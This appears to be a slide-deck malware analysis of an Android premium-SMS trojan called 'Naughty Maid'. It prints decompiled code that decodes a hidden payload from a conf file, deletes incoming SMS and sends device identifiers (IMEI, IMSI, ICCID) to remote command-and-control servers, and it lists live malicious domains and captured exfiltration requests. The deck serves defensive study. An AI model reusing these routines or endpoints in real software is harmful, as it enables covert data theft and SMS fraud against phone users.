
```java
private static int c(String str, Context context) {
    return context.getContentResolver().delete(Uri.parse(Cdo.e), str, null);
}
```

Naughty Maid - static analysis – YF_apk overview

- YF_apk is hidden through the use of a conf file
- Copyfile is used to decode the conf file
- HandleMessage (part of SmsServices) calls checkSms that based on the content of the SMS tries to exfiltrate sensible information
- InSmsReceiver acts as a receiver, registers the SMS metadata and then checks an internal SQLite DB to filter incoming messages (not show in images)




```
public static void copyfile(Context context, File toFile) {
    String base64Code;
    try {
        AssetManager assetManager = context.getAssets();
        try {
            InputStream inputStream = assetManager.open("yf.conf");
            base64Code = loadTextFile(inputStream);
            inputStream.close();
        } catch (IOException e) {
        }
        byte[] buffer = Base64.decode(base64Code, 0);
        FileOutputStream out = new FileOutputStream(toFile);
        out.write(buffer);
        out.close();
    } catch (Exception e2) {
    }
}
```




```
public void handleMessage(Message msg) {
    switch (msg.what) {
        case 1:
            long smsTime = msg.getData().getLong("smstime");
            String smsNumber = msg.getData().getString("smsnum");
            String smsBody = msg.getData().getString("smsBody");
            PayRelaxUtils.Debug_e(SmsServices.TAG, "addSMSConetent===>smstime=" + smsTime + "smsnum=" + smsNumber + "smsBody=" + smsBody);
            SmsServices.this.checkSms(smsNumber, smsBody, smsTime);
            return;
        default:
            return;
    }
```

MyCheckUtil, MyTallyUtil and MobclickAgent by Umeng


MyCheckUtil class



```
public String doInBackground(String... arg0) {
    String str = arg0[0];
    String str2 = arg0[1];
    String path = "http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=" + MyCheckUtil.GAME_ID + "&channelId=" + MyCheckUtil.CHANNEL_ID;
    HttpGet httpGet = new HttpGet(path);
```




```
    if (result ≠ null && result.length() > 0) {
        try {
            JSONObject jsonObject = new JSONObject(result);
            boolean a2 = jsonObject.getBoolean("a");
            boolean b = jsonObject.getBoolean("b");
            boolean c = jsonObject.getBoolean("c");
            MyCheckUtil.this.setFlagA(a2);
            MyCheckUtil.this.setFlagB(b);
            MyCheckUtil.this.setFlagC(c);
```




```
if (MyCheckUtil.getIns().isFlagC()) {
    Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.2
        @Override // java.lang.Runnable
        public void run() {
            AppActivity.callCPP(1023);
        }
    });
} else {
    Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.3
        @Override // java.lang.Runnable
        public void run() {
            AppActivity.callCPP(1024);
        }
    });
}
```

MyTallyUtil class




```
public void pushData(String appid, String channelId, String imei) {
    SharedPreferences sp = this.context.getSharedPreferences("tally_util_msg", 0);
    boolean isPushSucc = sp.getBoolean("push_succ", false);
    if (!isPushSucc) {
        if (imei == "" || imei == null) {
            new MyTask().execute(appid, channelId, getIMEI(this.context));
        } else {
            new MyTask().execute(appid, channelId, imei);
        }
        Log.v("TallyUtil", "execute start");
    }
}

public static String getIMEI(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String imei = telephonyManager.getDeviceId();
    return imei;
}
```



```
    public Boolean doInBackgOround(String... arg0) {
        String appid = arg0[0];
        String channelId = arg0[1];
        String imsi = arg0[2];
        String path = "http://www.zhjnn.com:20002/advert/info/userActions?appId=" + appid +
            "&channelId=" + channelId +
            "&deviceNo=" + imsi +
            "&sappId=0&doType=2";
        HttpGet httpGet = new HttpGet(path);
        boolean isSucc = false;
        try {
            HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
            if (httpResponse.getStatusLine().getStatusCode() == 200) {
                Log.v("TallyUtil", "load succ");
                isSucc = true;
            }
```


- Both MyCheckUtil and MyTallyUtil classes log infos to remote servers
- MyCheckUtil gets a JSON object back, used to switch execution
  ⟹ This is a form of C&C
- MobclickAgent is a user analytics tracker from a legit company
  - Umeng is a Beijing-based startup, leader for mobile app analytics



Umeng
Servizi wireless


Visualizza tutti i dipendenti (80)

Naughty Maid - Dynamic analysis




```
139.129.132.111
39.108.217.60
39.108.61.29
alog.umeng.com
alog.umengcloud.com
cserver1.rjylq.cn
log1.ilast.cc
p1.ilast.cc
sdk.hzzrhzzr.com
sdkjx.hzzrhzzr.com
vpay.api.eerichina.com
yueyoufw.ldtang.com
```

List of contacted servers




```
GET /GetMobile/MatchingMobile.aspx?IMSI=310260000000000&IMEI=358240051111110&
TimeStamp=1693818077783&ChannelId=88&Sign=253ac741f7407b16da7644a7920f20ac
HTTP/1.1
AppId: 605
PNO: 31053
V: 1.8.9
APNAME: epc.tmobile.com
UA: Android_unknown_sdk_google_phone_armv7
UID:
IMSI: 310260000000000
IMEI: 358240051111110
TEL:
ICCID: 89014103211118510720
PHONE_VERSION: Android_6.0
lac: 3
cid: 91
CType: -1
Host: 139.129.132.111:8001
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
```

Some packets relay the victim’s phone info in clear text…



```
POST /index.php/MC/HB HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 808
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; sdk_google_phone_armv7 Build/MASTER)
Host: p1.ilast.cc
Connection: close
Accept-Encoding: gzip, deflate
```

```
N2V6dGNqeXNjMk55WldWdVYybGtkR2c5TVRBNE1DWnVaWFIzYjNKclZIbHdaVDAwSm1salkybGtQVGc1TURFME
1UQXpNakV4TVRFNE5URXdOekl3Sm5CaFkydGhaMlZPWVcxbFBXTnZiUzVxWm5adlkzRXVkSEpxZFhOamJuRW1j
MmxuYmoxWmJVcHRUVmRhYVZreVRURk9SMVpvVFhwS2ExbDZWbWhPUkVGNFQxZFJlbGxYVW1sYVJFRXlUMFJuSl
RORUpuWmxjbk5wYjI1RGIyUmxQVFk1TXpFNEptTm9ZVDB6TVRBMU15WnRiMkpwYkdVOUpUSkNNVFUxTlRVeU1U
VTFOVFFtY0d4MVoybHVjejBtVEVGRFBUTW1RMGxFUFRreEpuWmxjbk5wYjI1T1lXMWxQVEl1T1M0NUprMU9Rej
B5TmpBbWIzQmxjbUYwYjNKVGVYTjBaVzA5Tmk0d0ptTXpZVDE2Wm5BMmJUVjVSV1pFY1RseVJXZGpORUUzTkRa
ak5YUW1hVzFsYVQwek5UZ3lOREF3TlRFeE1URXhNVEFtYVhOU2IyRnRhVzVuUFRBbWMyTnlaV1Z1U0dWcFoyaD
BQVEUzT1RRbWJXRnVkV1poWTNSMWNtVnlQWFZ1YTI1dmQyNG1kSEE5TVRZNU16Z3lNREkwTlNaTlEwTTlNekV3
Sm1sdGMyazlNekV3TWpZd01EQXdNREF3TURBd0puWmxjajAwTVRFM0prTk5RME05Sm0xdlpHVnNQWE5rYTE5bm
IyOW5iR1ZmY0dodmJtVmZZWEp0ZGpjPQ==
```



```
screenWidth=1080
&networkType=4
&iccid=89014103211118510720
&packageName=com.jfvocq.trjuscnq
&sign=YmJmMWZiY2M1NGVhMzJkYzVhNDAxOWQzYWRiZDA2ODg%3D
&versionCode=69318
&cha=31053
&mobile=%2B15555215554
&plugins=
&LAC=3
&CID=91
&versionName=2.9.9
&MNC=260
&operatorSystem=6.0
&msa=zfp6m5yEfDq9rEgc4A746c5t
&imei=358240051111110
&isRoaming=0
&screenHeight=1794
&manufacturer=unknown
&tp=1693820245
&MCC=310
&imsi=310260000000000
&ver=4117
&CMCC=
&model=sdk_google_phone_armv7
```

…others do it in an encrypted manner

Naughty Maid– conclusions

Confirmed behavior:

- The malware subscribes the phone to a series of premium SMS services
- It triggers them in a single loop, each service different from the other
- YF_pay makes use of an apk and the Dex file to dynamically install new methods
- The malware can delete the received SMS message to not arouse suspicion
- The malware logs phone info to a remote server and initializes the tracker in MainActivity

Suspected behavior:

- The malware could also act as a ransomware given its permission
- Given that when the malware logs phone info to a remote server and receives something back, it could indicate a “command & control” behavior
- The malware can open links/web-pages without the owner consent, this could allow new virus and other malicious software to be installed

Final comments

- The malware largely uses obfuscation to make harder to understand its functionality
- Anti VM/Debug checks makes dynamic analysis harder to perform
- All the domains are flagged as still online so this malware could still be active in the world
- Many common antiviruses did not recognize the software as malicious such as MalwareBytes